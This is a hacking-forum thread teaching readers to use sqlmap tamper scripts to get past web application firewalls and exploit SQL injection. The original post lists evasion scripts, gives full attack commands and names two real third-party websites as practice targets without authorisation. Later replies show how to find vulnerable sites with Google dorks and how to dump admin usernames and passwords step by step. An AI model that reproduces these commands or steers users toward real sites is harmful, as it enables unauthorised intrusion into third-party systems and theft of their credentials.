

Forum:[Hack Forums](#)

Thread: [\[TuT\] SQLmap WAF bypass+HelpDesk\[+\]](#)

?Stark - July 22, 2013, 10:37 pm

Hello HF

well i can not say that sqlmap bypass all firewall....but it easy when you are trying to get data from injection, like username and password.

[+]Thankx To KOFIN

==

[#] Requirements

[+] Linux-->Ubuntu-- (I didnt tried in windows)

[+] Python--> sudo apt-get install python

[+] SQLmap--><https://github.com/sqlmapproject/sqlmap>

[#] Procedure:

[+] Download sqlmap from above link, extract and open folder "tamper" in sqlmap directory.


-So you look some python script(.py) in directories....

Spoiler [\(Click to View\)](#)[img]http://s23.postimg.org/5ud24awnv/tamp1.png[/img]

[#] What python tamper script containss?

[+] All script has a various payload to bypass Firewall like,,,,

-->Open any script...(Ex of charencode.py)

Spoiler [\(Click to View\)](#)[img]http://s11.postimg.org/a9hr3fi5v/temp3.png[/img]

[+] So every script has same above structure with various payload.

[#] Useful Tamper script:

[+] If you want to know function of script then open one by one script and follow above picture...

Code --charencode.py [My Hot Favourite]

--chardoubleencode.py

--charunicodeencode.py

--halfversionedmorekeywords.py

--ifnull2ifisnull.py [My Hot Favourite]

--modsecurityversioned.py [My Hot Favourite]

--percentage.py

--randomcomments.py

--nonrecursivereplacement.py

--unionalltounion

[#] How to use?

[+] Open terminal...[You must have little bit knowledge about linux..]

[+] cd Sqlmap directory

--Ex of...Code \$ cd Downloads/sqlmap-master[+] Now run...

Code ./sqlmap.py -u 'http://targetsite.com/index.php?id=65' -v3 --dbms=mysql

--tamper=tamperscript.py[+] If you know that site has union based injection (u) then add (--technique=u) on above code. for Error based (e), Blind (b), Time (t)

[+] AND any tamper script that you want to run like,,,, --tamper=charencode.py

[+] So finally it looks like

Code \$./sqlmap.py -u 'http://targetsite.com/index.php?id=65' -v3 --dbms=mysql --technique=u

--tamper=charencode.py[+] Done

[#] Challenge...

[+] I give you some site which has firewall so you can try on it...

Code <http://www.booksofwonder.com/event.php?id=75>

<http://fotodi.ru/vyst.php?id=100>

[#] Guest book

[+] If you really learn about something new, then comment your thought..

[+] Thank You

[#] Helpdesk

[-] If you have any problem regarding SQLmap then post here.

[+] [KOFIN](#) and I will help to solve your problem

[+] If you know more about SQLmap then you can also contribute us.

133720 - July 22, 2013, 11:41 pm

Nice Write up man.

Keep it up.I like this tutorial

MFSS - July 23, 2013, 8:06 am

Good tut, but it's always better when you learn to do manual and when you know what you are doing.

?Stark - July 23, 2013, 9:03 am

(Jul 23, 2013 08:06 AM)M4rk096 Wrote: [\[CITE\]](#) Good tut, but it's always better when you learn to do manual and when you know what you are doing.

Ya yu right...manual is a good thing to learn deeply..

but when you face waf then manual become hard to extract data....

diamante - July 23, 2013, 10:05 am

it a good tutorial bro , thank in advance for this =)

?Stark - July 23, 2013, 7:42 pm

[#] Helpdesk

[-] If you have any problem regarding SQLmap then post here.

[+] [KOFIN](#) and I will help to solve your problem

133720 - July 23, 2013, 9:50 pm

how to find sql vul site with sql map?

Can you explain to me?

akiratoriyama - July 24, 2013, 1:58 am

Nice tut bro

Can we use it with [Cygwin](#) ???

?Stark - July 24, 2013, 3:08 am

(Jul 23, 2013 09:50 PM)minkoko Wrote: [\[CITE\]](#) how to find sql vul site with sql map?

Can you explain to me?Open terminal ...

Code \$./sqlmap.py -g "inurl:gallery.php?id=" --hex --dbms=mysql-g:-- Is used for finding vulnerability from google dork.

it will fetch google search page data using inputted dork, and find the target is vulnerable or not

(Jul 24, 2013 01:58 AM)akiratoriyama Wrote: [\[CITE\]](#) Nice tut bro
Can we use it with [Cygwin](#) ???Maybe but you can try windows version of sqlmap, for stable purpose....

VipVince - July 24, 2013, 1:06 pm

Too much tools and not enough manual going on.

mirkops - July 24, 2013, 2:29 pm

nice i just i am trying to learn to use sqlmap..really difficult..!! I see..it needs commands..!!

jeni... - July 24, 2013, 2:36 pm

that tamper :)

thanks for the tut . easy to understand

?Stark - July 24, 2013, 7:54 pm

(Jul 24, 2013 02:29 PM)mirkops Wrote: [\[CITE\]](#) nice i just i am trying to learn to use sqlmap..really difficult..!! I see..it needs commands..!!

its very easy to inject site

Code ./sqlmap.py -u 'site' --dbsafter you get database name

Code ./sqlmap.py -u 'site' -D database_name --tablesyou see table names

Code ./sqlmap.py -u 'site' -D database_name -T admin --columnsYou see column name of admin table

Code ./sqlmap.py -u 'site' -D database_name -T admin -C username,password --dumpIt will dump username password from admin table.

However you can use more thing by --help

Exusia - July 27, 2013, 9:28 pm

HQ user, helped me with a problem I had. Also a great tutorial to use for blind injection.

asdeleslam - October 11, 2013, 12:18 am

it a good tutorial bro , thank in advance for this

Angelic™ - October 11, 2013, 9:35 am

many times sqlmap dosent catch the injection point which i want
it just takes the parameter which comes first and tests that one

also what to do if we have an parameter after # on which we want to inject?

i shows the parameter is not in get or post error message,i even used * to do it ,but it strips off the part after #

url is like <http://sss.com/ss#injectionpoint>

VortexM8 - October 11, 2013, 8:41 pm

I agree with Vince. By using programs and getting them to do it for you automatically without you knowing what you're doing, I'm afraid you're only making yourself look like a noob.

?Stark - October 12, 2013, 1:11 am

(Oct 11, 2013 08:41 PM)VortexM8 Wrote: [\[CITE\]](#) I agree with Vince. By using programs and getting them to do it for you automatically without you knowing what you're doing, I'm afraid you're only making yourself look like a noob.

ohh i m disagree your word "By using programs and getting them to do it for you automatically without you knowing what you're doing" Lol if i dont know what am i doing then why i use sqlmap

and why i created thread at here?
why you use calculator instead of pen and book??

BlackCodes1990 - *October 23, 2013, 10:15 pm*

Man i need your help so badly.

I'm trying to inject site manually, and it got me error.

406 Not Acceptable and Etc.

So i try to inject with SQLMap i Got 406 102 times, and now i'm getting this, so i try to access the site via browser and it appears clearly

I tried 3 different sites, with mod security - so i tried modsecurityversioned without sucess.

Hope you help me, because i need this so badly man! Its my life.

?Stark - *October 25, 2013, 9:32 am*

can you send me site.

use --time-sec=10 and another tamper script.

like charencode, percentage, base64....

itakedown - *December 6, 2014, 12:04 am*

i cant pm you my teamviewer id is 248 635 066 756kng you must have missed typed the password

Profit ? - *December 6, 2014, 12:24 am*

Holy shit something useful. This is a first. Thanks for the info man. I didn't know they had that man scripts in SQLmap.

Arata Goru - *June 26, 2015, 9:25 pm*

How can we know which tamper script to use?